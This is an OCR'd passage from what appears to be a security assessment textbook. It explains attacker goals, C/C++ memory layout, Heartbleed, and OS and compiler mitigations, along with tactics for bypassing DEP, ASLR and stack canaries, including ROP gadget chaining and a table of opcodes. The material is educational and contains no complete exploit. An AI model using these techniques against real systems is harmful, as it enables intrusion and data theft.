



*Figure 3-3. Individual system components*

## Adversarial Goals

Attackers seeking to compromise a system interact with the available attack surface, which may be exploited to achieve particular goals, including:

Data exposure or modification

> Within a computer system, data can take many forms; from server-side databases and structures in memory, to data in-transit, and material processed by client software. Attackers often seek to expose sensitive data, or modify it for gain (e.g. obtaining authentication tokens which can be used to elevate privilege, or modifying flags within memory to disable security features).

Elevation of privilege

: Software security features and boundaries enforce privilege levels and system access. By either providing legitimate credentials (such as a stolen authentication token), or exploiting flaws within the controls, an attacker can elevate her privileges.

Arbitrary code execution

: Execution of arbitrary code or instructions within an environment allows an attacker to directly access resources, and often modify the underlying system configuration.

Denial of service

: Achieving a condition by which system components become unresponsive (or latency increases beyond a given threshold) can incur cost on the part of the victim, and in-turn benefit the attacker. With physical access, an adversary can also seek to destroy or impede the operation of system components.

Software written in languages with memory safety problems (e.g. C/C++) is susceptible to manipulation through buffer overflows, over-reads, and abuse of pointers (e.g. *use after free*[4]), which can result in many of these goals being achieved. Writing applications in memory safe languages (including Java and Microsoft .NET) can render entire classes of flaws redundant and moot.

## System Access & Execution Context

Three broad levels of system access that an adversary may secure are as follows:

Remote

: Most threats are external to a given system, with access gained via wide-area networks (such as the Internet). As such, remote attackers are unable to intercept network traffic between components (e.g. the client, server, and system services supporting authentication, content delivery, and other functions), or observe local system operation to uncover secrets via side channels.

Close proximity

: Logical proximity or network access (for example: sitting in the same coffee shop as a legitimate user, or securing access to shared cloud infrastructure) often provides access to data flowing between system components, or shared resources (such as server memory or persistent storage). Compromise may occur if material is not adequately protected through transport layer security, or if sensitive data is leaked. Physical proximity also may allow attackers to monitor keystrokes and user actions.

Direct physical access

: Direct unsupervised access to system components often results in complete compromise. In recent years, government agencies have been known to interdict shipments of infrastructure hardware[5] (e.g. routers, switches, and firewalls) to

[4] http://cwe.mitre.org/data/definitions/416.html

[5] http://arstechnica.com/tech-policy/2014/05/photos-of-an-nsa-upgrade-factory-show-cisco-router-getting-implant/

implant sophisticated bugs within target environments. Data centers have also been physically compromised[6].

> Server applications are becoming increasingly decoupled, with message queuing, content delivery, storage, authentication, and other functions running over IP networks. Data in-transit is targeted for gain, by both local attackers performing network sniffing and broad surveillance programs[7]. Transport security between system components is increasingly important.

A common goal is arbitrary code execution, by which exposed logic is leveraged to execute particular instructions on behalf of the attacker. Execution often occurs within a narrow context however. Consider the following three scenarios:

Cross-site scripting

: An adversary feeds malicious JavaScript to a web application, that is in-turn presented to an unwitting user, and executed within their browser to perform useful actions (such as leaking cookie material or generating arbitrary HTTP requests).

HTML injection

: Browsers are often exploited through man-in-the-middle attack: whereby malicious HTML is presented, leading to memory corruption and limited code execution within the sandboxed browser process.

Malicious PHP file creation

: Many PHP interpreter flaws are exploited using malicious content—arbitrary code execution is achieved through crafting a script server-side (via upload or file creation bug), and parsing it to exploit a known bug.

Each vector and security control failure is different. Most importantly, the context under which an adversary achieves code execution varies. For example, web application flaws often result in execution via interpreted languages (e.g. JavaScript, Python, Ruby, and PHP) and rarely provide privileged access to the underlying operating system. Sandbox escape and local privilege escalation tactics must then be adopted, leveraging the available attack surface.

## Attacker Economics

The value of a compromised target to an attacker varies, and can run into billions of dollars when dealing in intellectual property, trade secrets, or obtaining information that provides a unfair advantage within financial markets. If the value of information within your systems is significantly greater than the cost to an adversary to compromise it, you will likely become a target.

By combining adversarial goals with the exposed attack surface for a given system, we can plot attack graphs, as shown in Figures 3-4 and 3-5. In this case, the adversary is able

[6] http://radar.oreilly.com/2007/11/failure-happens-taserwielding.html

[7] http://www.zdnet.com/article/google-the-nsa-and-the-need-for-locking-down-datacenter-traffic/

to inject malicious HTML that is presented to a Google Chrome browser with a goal of achieving native code execution and privileged host persistence.





*Figure 3-4. Remote Chrome browser attack graph*





*Figure 3-5. Local privilege escalation attack graph*

Two important takeaways from the graphs are as follows:

- Exploiting Java is the easiest route to medium-integrity native code execution
- Kernel exploits provide the quickest route to privileged host persistence

It is most economical to follow the path of least resistance and re-use code and infrastructure to further reduce cost. The attack surface presented by desktop software packages (e.g. web browsers, mail clients, and word processors) combined with the low cost of research, development, and malicious content delivery, means they will be exploited by adversaries for many years to come.

Dino Dai Zovi's *Attacker "Math" 101*[8] presentation covers adversarial economics in detail, including other attack graphs, and discussing research tactics and costs.

# Attacking C/C++ Applications

Operating systems, server software packages, and desktop client applications (including browsers) are often written in C/C++, and access executable instructions and data within memory. Through understanding runtime memory layout, how applications fail to safely process data, and values that can be read and overwritten, you can seek to attack software and achieve your goals.

## Runtime Memory Layout

Memory layout within different operating systems and hardware platforms varies (e.g. Microsoft Windows versus HP-UX, and ARMv7 versus x86-64). Figure 3-6 demonstrates a high-level layout commonly found within Windows, Linux, and similar operating systems on Intel and AMD x86 hardware. Input supplied from external sources (users and other applications) is processed and stored primarily on the stack and heap. If software fails to handle input safely, an attacker can overwrite sensitive values and change program flow.

< Figure 14-2 in NSA2e >

*Figure 3-6. Runtime memory layout*

### The Text Segment

This segment contains the compiled executable code for the program and its dependencies (e.g. shared libraries). Write permission to this segment is typically disabled for two reasons:

- Code doesn't contain variables, and so has no reason to overwrite itself
- Read-only code segments may be shared between different copies of the program executing simultaneously

In days gone by, code would modify itself to increase runtime speed. Most processors are optimized for read-only code, so modification to code incurs a performance penalty. You can safely assume that if a program attempts to modify material within the text segment, the attempt was unintentional.

Just-in-time (JIT) compilers such as Java and Microsoft .NET prepare executable memory pages and populate them with instructions, and so it is common for applications to write and modify code outside of the text segment.

[8] https://www.trailofbits.com/resources/attacker_math_101_slides.pdf

### Data and BSS Segments

The data and BSS (block started by symbol) segments contain the static and global variables of the program. These memory segments usually have read and write access enabled, and, in some cases, instructions in these segments can be executed.

### The Heap

The heap is often the largest segment of memory assigned by a program. Applications use the heap to store persistent data that exists after a function returns (and its variables are no longer accessible). Allocator and de-allocator functions manage data on the heap. Within C, *malloc* is often used to allocate a chunk of memory, and *free* called to de-allocate, although other functions may be used to optimize allocation.

Operating systems manage heap memory using different algorithms. Table 3-1 shows the implementations used across a number of platforms.

*Table 3-1. Heap management algorithms*

| Implementation | Operating system(s) |
|---|---|
| GNU libc (Doug Lea) | Linux |
| AT&T System V | Solaris, IRIX |
| BSD (Poul-Henning Kamp) | FreeBSD, OpenBSD, Apple OS X |
| BSD (Chris Kingsley) | 4.4BSD, Ultrix, some AIX |
| Yorktown | AIX |
| RtlHeap | Windows |

Most applications use inbuilt operating system algorithms, however some enterprise server packages, such as Oracle Database, use their own to improve performance. Understanding the heap algorithm in-use is important, as the way by which management structures are used can differ (resulting in exposure under certain conditions).

### The Stack

The stack is a region of memory used to store local function variables (such as a character buffer used to store user input), and data used to maintain program flow. A *stack frame* is established when a program enters a new function. Although the exact layout of the frame and the processor registers used varies by implementation (known as *calling convention*), a common layout used by both Microsoft and GCC on Intel IA-32 hardware is as follows:

- The function's arguments
- Stored program execution variables (the saved instruction and frame pointers)
- Space for manipulation of local function variables

As the size of the stack is adjusted to create this space, the processor stack pointer (*esp*) register is modified to point to the end of the stack. The stack frame pointer (*ebp*) points at the start of the frame. When a function is entered, the locations of the parent function's stack and frame pointers are saved on the stack, and restored upon exit.

The stack is a *last-in, first-out data* (LIFO) structure: data pushed onto the stack by the processor exists at the bottom, and cannot be popped until all of the data above it has also been popped.

## Processor Registers and Memory

As discussed, in a traditional program address space layout, volatile memory contains compiled machine code in the text segment, global and static variables in the data and BSS segments, data on the heap, and local function variables and arguments on the stack.

During program execution, the processor reads and interprets values from memory by using registers that point to data in memory. Register names, numbers, and sizes vary under different processor architectures. For simplicity's sake, I use Intel IA-32 register names (*eip*, *ebp*, and *esp* in particular) here. Figure 3-7 shows a high-level representation of a program executing in memory, including these processor registers and the various memory segments.

< Figure 14-3 in NSA2e >

*Figure 3-7. Intel processor registers and runtime memory layout*

Three important processor registers from a security perspective are the instruction pointer (*eip*), stack frame pointer (*ebp*), and the stack pointer (*esp*). These are used to read data from memory during code execution, as follows:

- *eip* points to the next instruction to be executed by the CPU
- *ebp* should always point to the start of the current function's stack frame
- *esp* should always point to the bottom of the stack

In Figure 3-7, instructions are read and executed from the text segment, and local variables used by the function are stored on the stack. The heap, data, and BSS segments are used for long-term storage of data, as, when a function returns, the stack is unwound and local variables often overwritten by the parent function's stack frame.

During operation, most low-level processor operations (e.g. *push*, *pop*, *ret*, and *xchg*) automatically modify CPU registers so that the stack layout is valid, and the processor fetches and executes the next instructions.

## Writing to Memory

Overflowing an allocated buffer often results in a program crash, as critical values used by the processor (e.g. the saved frame and instruction pointers on the stack, or control structures on the heap) are clobbered. Adversaries may leverage this behavior to change logical program flow.

#### Overwriting Memory Structures for Gain

Depending on exactly which area of memory (i.e. stack, heap, or data segments) input ends up in, and overflows out of, an adversary can influence logical program flow. What follows is a list of structures that can be targeted for gain.

Saved instruction pointers

When a new function is entered, a saved instruction pointer (*eip*) value is stored on the stack, which points to an address containing code to be used by the processor when the function returns (i.e. code of the parent function). Attackers may be able to overwrite the saved instruction pointer to point to a useful location, leading to code execution upon function exit.

Saved frame pointers

The location of the parent function stack frame (*ebp*) is also stored on the stack when a new function is entered. Through exploiting an *off-by-one error* or similar overflow, it is possible to shift the apparent location of the parent stack frame, populate it with malicious content (depending on the parent function and its expected variables), and benefit upon function return.

Function pointers

The heap, stack, and BSS memory segments often contain function pointers. For example, Microsoft Windows *structured exception handler* (SEH) pointer entries on the stack provide exception handling. Upon overwriting an SEH pointer, inducing a program crash will result in arbitrary code execution[9].

Heap control structures

Depending on the implementation, different heap control structures exist which can be targeted. Upon manipulating control structures, heap management processes may be fooled into reading or writing to certain memory locations.

Heap pointers

C++ objects store function pointers in heap vtable structures. Pointing a vtable to a different memory location results in new contents being used during function pointer lookup, yielding control of execution flow. Many other linked data structures and pointers may exist on the heap that can be leveraged to perform a controlled read or write operation, depending on the application.

Global variables

Programs often store sensitive material within global variables in the data segment of memory, such as user ID and authentication flag values. By passing malicious environment variables to a vulnerable program (e.g. */bin/login* under Solaris[10]), you can bypass authentication and gain system access.

Global offset table (GOT) entries

Unix ELF binaries support dynamic linking of libraries containing shared functions (such as *printf*, *strcpy*, *fork*, and other core functions within the GNU C library[11]). The global offset table exists in the data segment of memory, and is used to specify the addresses of library functions. As this segment is usually writable by an

[9] http://crypto.stanford.edu/cs155old/cs155-spring07/litch.pdf

[10] CVE-2001-0797 and CVE-2007-0882

[11] http://www.gnu.org/software/libc/libc.html

adversary, she can seek to overwrite addresses of shared functions within the GOT, and commandeer logical program flow.

Procedure linkage table (PLT) entries

ELF binaries also use a procedure linkage table, which contains addresses of shared functions within the text segment. Although PLT entries cannot be overwritten, they can be used as an entry point to low-level system calls such as *write(2)*, which can be leveraged to read process memory and bypass security mechanisms.

Constructors (*.ctors*) and destructors (*.dtors*)

ELF binary constructors are defined within the data segment, and are functions executed before a program enters *main()*. Destructors are defined in a similar manner, and executed once the process exits. Practically, destructors are often targeted—overwriting them to execute code once the parent function exits.

Application data

Data used by the application to track state (e.g. authentication flags) or locate material in memory can be overwritten and cause an application to act unexpectedly.

## Reading from Memory

Systems often rely on secrets stored in memory to operate in a secure manner (e.g. encryption keys, access tokens, authentication flags, and GUID values). Upon obtaining sensitive values through an information leak or side channel attack, an adversary can undermine the integrity of a system.

#### OpenSSL TLS Heartbeat Extension Information Leak

OpenSSL versions 1.0.1 through 1.0.1f are susceptible to a flaw known as *heartbleed*[12], as introduced into the OpenSSL codebase in March 2012, and discovered in early 2014 by Neel Mehta of Google[13]. Figure 3-8 demonstrates the heap over-read, revealing server memory upon sending a malformed TLS heartbeat request[14].

[12] CVE-2014-0160

[13] https://www.google.com/about/appsecurity/research/

[14] RFC 6520





*Figure 3-8. The OpenSSL TLS heartbeat information leak*

The defect leaks up to 64K of heap content per request. By sending multiple requests, an attacker can extract RSA private keys from a server application (such as Apache HTTP Server or Nginx) using a vulnerable OpenSSL library. Metasploit contains a module[15] that can be used to dump the contents of the heap and extract private keys.

> The heartbeat extension information leak flaw affects many applications using the OpenSSL 1.0.1 through 1.0.1f, including desktop software packages. Attacks have been witnessed in the wild against both TLS clients and servers.

**Reading Memory Structures for Gain**

Useful secrets stored in volatile memory that you can expose through information leak and buffer over-read vulnerabilities include:

Private keys

> Applications providing transport security through encryption include TLS, SSH, and IPsec. By compromising the private key of a server, you can impersonate it without detection (via man-in-the-middle) and compromise session content if perfect forward secrecy[16] is not used.

Other cryptographic materials

> Important values used by cryptographic primitives include keys, seeds, and initialization vectors. If an adversary is able to compromise these, he can attack the cryptosystem with unintended consequences.

[15] http://www.rapid7.com/db/modules/auxiliary/scanner/ssl/openssl_heartbleed

[16] http://www.perfectforwardsecrecy.com

Sensitive values used by security features

: Compiler and OS security mechanisms including ASLR (as discussed in the subsequent section) rely on secrets in memory, and can be bypassed if values such as pointer addresses are obtained.

Credentials

: Applications often use micro-services, third-party APIs, and external data sources. If credentials for these are known, they can be used to in-turn compromise backend service components and reveal data.

Session tokens

: Web and mobile applications use session tokens to track authenticated users. By obtaining these, you can impersonate legitimate users, including administrators.

> As systems become increasingly distributed, protection of secrets including API keys, TLS private keys, and database connection strings becomes a high priority. Severe compromises resulting in PII data exposure in recent years have stemmed from credentials leaked in this manner.

## Compiler and OS Security Features

To provide resilience from attacks resulting in sensitive data being overwritten, or read-from vulnerable applications, vendors implemented security features within their operating systems and compilers. A paper titled *SoK: Eternal War in Memory*[17] details mitigation strategies and attack tactics applying to languages with memory safety issues (including C/C++). What follows is a list of common security features, their purpose, and details of the platforms that leverage them.

Data execution prevention (DEP)

: Within most operating systems (including Microsoft Windows, Apple OS X, and Linux), DEP is used to mark writable areas of memory, including the stack and the heap, non-executable. DEP is used with processor hardware[18] to prevent execution of instructions from writable areas of memory. There are exceptions to DEP support and coverage however: many 32-bit binaries are incompatible with DEP, and some libraries (e.g. Microsoft Thunk Emulation[19]) legitimately execute instructions from the heap.

Address space layout randomization (ASLR)

: Platforms including Linux, Android, Solaris, Microsoft Windows, and Apple OS X also support ASLR—used to randomize the locations of loaded libraries and binary code. Randomization of memory makes it difficult for an attacker to commandeer logical program flow, however, implementation flaws can be leveraged, and some

[17] http://www.cs.berkeley.edu/~dawnsong/papers/Oakland13-SoK-CR.pdf

[18] http://en.wikipedia.org/wiki/NX_bit

[19] https://www.blackhat.com/presentations/bh-usa-08/Sotirov_Dowd/bh08-sotirov-dowd.pdf

libraries are compiled without ASLR support (e.g. Microsoft's *mscorie.dll* under Windows 7).

Code signing

Apple iOS and other platforms use code signing[20], under which each executable page of memory is signed, and instructions executed only if the signature is correct.

SEHOP

To prevent SEH pointers from being overwritten and abused within Windows applications, Microsoft implemented SEHOP[21], which checks the validity of a thread's exception handler list before allowing any handlers to be called.

Pointer encoding

Function pointers can be encoded (using XOR or other means) within Microsoft Visual Studio and GCC. If encoded pointers are overwritten without applying the correct XOR operation first, they cause a program crash.

Stack canaries

Compilers including Microsoft Visual Studio, GCC, and LLVM Clang[22] place canaries on the stack before important values (e.g. saved *eip*, or function pointers on the stack). The value of the canary is checked before the function returns, and if it has been modified during an overflow, the program crashes.

Heap protection

Microsoft Windows and Linux systems include sanity checking within heap management code. These improvements identify and protect against *double free*[23] and heap overflows resulting in control structures being overwritten.

Relocation read-only (RELRO)

The GOT, destructors, and constructors entries within the data segment can be protected through instructing the GCC linker to resolve all dynamically linked functions at runtime, and marking the entries read-only.

Format string protection

Most compilers provide protection against format string attacks in which format tokens (such as `%s` and `%x`) and other content is passed to functions including *printf*, *scanf*, and *syslog*, resulting in an attacker writing to, or reading from arbitrary memory locations.

---

[20] https://developer.apple.com/support/technical/code-signing/

[21] http://blogs.technet.com/b/srd/archive/2009/02/02/preventing-the-exploitation-of-seh-overwrites-with-sehop.aspx

[22] http://clang.llvm.org/

[23] https://www.owasp.org/index.php/Double_Free

## Circumventing Common Security Features

You can modify an application's execution path through overwriting certain values in memory. Depending on the security mechanisms in-use (including DEP, ASLR, stack canaries, and heap protection), you may have to adopt particular tactics to achieve arbitrary code execution, as follows.

#### Bypassing DEP

DEP prevents the execution of arbitrary instructions from writable areas of memory. As such, you must identify and borrow useful instructions from the executable text segment to achieve your goals. The challenge is one of identifying sequences of useful instructions that can be used to form *return-oriented programming* (ROP) chains, as described in the following sections.

#### CPU opcode sequences

Processor opcodes vary by architecture (e.g. Intel and AMD x86-64, ARMv7, SPARC V8, and so on). Table 3-2 shows a list of useful Intel IA-32 opcodes, corresponding instruction mnemonics, and notes. General registers (*eax*, *ebx*, *ecx*, and *edx*) are used to store 32-bit (4-byte word) values that are manipulated and used during different operations.

*Table 3-2. Useful IA-32 instructions*

| Opcode | Assembly | Notes |
|---|---|---|
| `\x58` | pop eax | Remove the last word and write to *eax* |
| `\x59` | pop ecx | Remove the last word and write to *ecx* |
| `\x5c` | pop esp | Remove the last word and write to *esp* |
| `\x83\xec \x10` | sub esp, 10h | Subtract 10 (hex) from the value stored in *esp* |
| `\x89\x01` | mov (ecx), eax | Write *eax* to the memory location that *ecx* points to |
| `\x8b\x01` | mov eax, (ecx) | Write the memory location that *ecx* points to to *eax* |
| `\x8b\xc1` | mov eax, ecx | Copy the value of *ecx* to *eax* |
| `\x8b\xec` | mov ebp, esp | Copy the value of *esp* to *ebp* |
| `\x94` | xchg eax, esp | Exchange *eax* and *esp* values (stack pivot) |
| `\xc3` | ret | Return and set *eip* to the current word on the stack |
| `\xff\xe0` | jmp eax | Jump (set *eip*) to the value of *eax* |

Many of these operations update the *esp* (stack pointer) register so that it points to the bottom of the stack. For example, *push* decrements the pointer by 4 when a word is written to the stack, and *pop* increments it by 4 when one is removed.

The *ret* instruction is important within return-oriented programming—it is used to transfer control to the next instruction sequence, as defined by a return address located on the stack. As such, each sequence must end with a `\xc3` value or similar instruction that transfers execution.

Program binaries and loaded libraries often contain millions of valid CPU instructions. By searching the data for particular sequences (e.g. useful instructions followed by `\xc3`), you can build simple programs out of borrowed code. Two tools that scan libraries and binaries for instruction sequences are:

- ROPgadget (http://shell-storm.org/project/ROPgadget/)
- ROPEME (http://www.vnsecurity.net/2010/08/ropeme-rop-exploit-made-easy/)

**Writing data to an arbitrary location in memory**

Upon scanning the text segment of a program for instructions, you may find the following two sequences. For each sequence in this example, the first value is the location in memory at which each sequence is found, followed by the hex opcodes, and respective instruction mnemonics:

```
0x08056c56: "\x59\x58\xc3 <==> pop ecx ; pop eax ; ret"
0x080488b2: "\x89\x01\xc3 <==> mov (ecx), eax ; ret"
```

Both sequences are only three bytes long. Before you chain them together for execution, you first populate the stack, as shown in Figure 3-9.





*Figure 3-9. Prepared stack frame and CPU register values*

Upon executing the first sequence from `0x08056c56`, the following occurs:

- The two words at the bottom of the stack are removed and stored within the *ecx* and *eax* registers. Each *pop* instruction also increments *esp* by 4 each time so that it points to the bottom of the stack.
- The return instruction (*ret*) at the end of the first sequence reads the next word on the stack, which points to the second chain at `0x080488b2`.
- The second sequence writes the *eax* value to the memory address that *ecx* points to.

**ROP gadgets**

Useful sequences are chained together to form gadgets. Common uses include:

- Reading and writing arbitrary values to and from memory
- Performing operations against values stored in registers (e.g. add, sub, and, or, xor)
- Calling functions in shared libraries

When attacking software running on platforms with DEP, ROP gadgets are often used as an initial payload to prepare a region of memory that is writable and executable. This is achieved through building fake stack frames for memory management functions (i.e. *memset* and *mmap64* within Linux, and *VirtualAlloc* and *VirtualProtect* within Microsoft Windows), and then calling them. Through using borrowed instructions to establish an executable region, you inject and finally run arbitrary instructions (known as *shellcode*).

Dino Dai Zovi's *Practical Return-Oriented Programming*[24] presentation details the preparation of ROP gadgets during exploitation the Microsoft Internet Explorer 8 'Aurora' vulnerability[25], leveraging a stack pivot to establish an attacker-controlled stack frame.

**Bypassing ASLR**

Address space layout randomization jumbles the locations of pages in memory. The result is that, upon exploiting a memory flaw (such as an overflow condition), you do not know the location of either useful instructions or data. Example 3-2 shows Ubuntu Linux randomizing the base address for each loaded library upon program execution.

*Example 3-1. Using ldd to print the shared library locations of test*

```
$ ldd ./test
        linux-gate.so.1 =>  (0xb78d3000)
        libc.so.6 => /lib/libc.so.6 (0xb7764000)
        /lib/ld-linux.so.2 (0xb78d4000)
$ ldd ./test
        linux-gate.so.1 =>  (0xb78ab000)
        libc.so.6 => /lib/libc.so.6 (0xb773c000)
        /lib/ld-linux.so.2 (0xb78ac000)
$ ldd ./test
        linux-gate.so.1 =>  (0xb7781000)
        libc.so.6 => /lib/libc.so.6 (0xb7612000)
        /lib/ld-linux.so.2 (0xb7782000)
```

Although these libraries are loaded at random locations, useful functions and instruction sequences exist at known offsets (as the page location is randomized, as opposed to the contents). The problem is then one of identifying the *base address* at which each library is loaded into memory.

ASLR is not enabled under the following scenarios:

- The program binary is not compiled as a *position-independent executable* (PIE)
- Shared libraries used by the program are not compiled with ASLR support

In these cases, you simply refer to absolute locations within binaries that opt-out of ASLR. Certain DLLs within Microsoft Windows are compiled without ASLR—if a vulnerable program loads them, you can borrow instructions and build ROP gadgets.

Some platforms load data at fixed addresses, including function pointers. For example, during Pwn2Own 2013, VUPEN used the *KiFastSystemCall* and *LdrHotPathRoutine* function pointers to bypass ASLR on Windows 7[26]. These two pointers exist at fixed

[24] http://trailofbits.files.wordpress.com/2010/04/practical-rop.pdf

[25] CVE-2010-0249

[26] CVE-2013-2556

addresses on unpatched systems, which you can leverage to execute arbitrary instructions.

If the program binary and loaded libraries use dynamic base addresses, you can pursue other means to calculate and obtain them, including:

- Undertaking brute-force attacks to locate valid data and instructions
- Use of information leaks to reveal memory contents (e.g. inducing a heap over-read)

Brute-force is achievable under certain conditions; dependent on the level of system access an adversary has, along with the operation of the target application and underlying operating system. For example, a 32-bit process is often easier to attack than a 64-bit one, because the number of iterations to grind through is lower.

**Bypassing Stack Canaries**

Depending on their implementation, stack canary mechanisms may also be overcome. Popular bypasses are as follows:

- Leveraging an information leak bug to reveal the canary
- Inferring the canary through iterative overflow attempts (if the canary is static)
- Calculating the canary through a weakness within the cryptographic implementation
- Guessing the canary value (unlikely, but possible)
- Overwriting a function pointer and diverting logical program flow before the canary is checked (as is possible when exploiting Microsoft Windows SEH pointers)
- Overwriting the value the canary is checked against (sometimes in the data segment)

Inferring the canary as per the second bullet is an interesting topic—Andrea Bittau and others at Stanford University published a paper in 2014 titled *Hacking Blind*[27], in which they successfully remotely exploit Nginx via CVE-2013-2028. The target system ran a 64-bit version of Linux with stack canaries, DEP, and ASLR.

> Nginx, Apache, Samba, and other server packages undermine security by failing to generate a fresh and unique canary each time a worker process is executed via *fork*, and so the stack canary is consistent across different sessions.

Bittau's attack works by identifying the point at which his material overwrites the canary (causing a crash), and then iteratively overwriting it byte-by-byte, until the service no longer crashes, meaning the canary is valid. The stack layout across three subsequent overflow attempts is shown in Figure 3-10.

[27] http://www.scs.stanford.edu/~sorbo/brop/bittau-brop.pdf

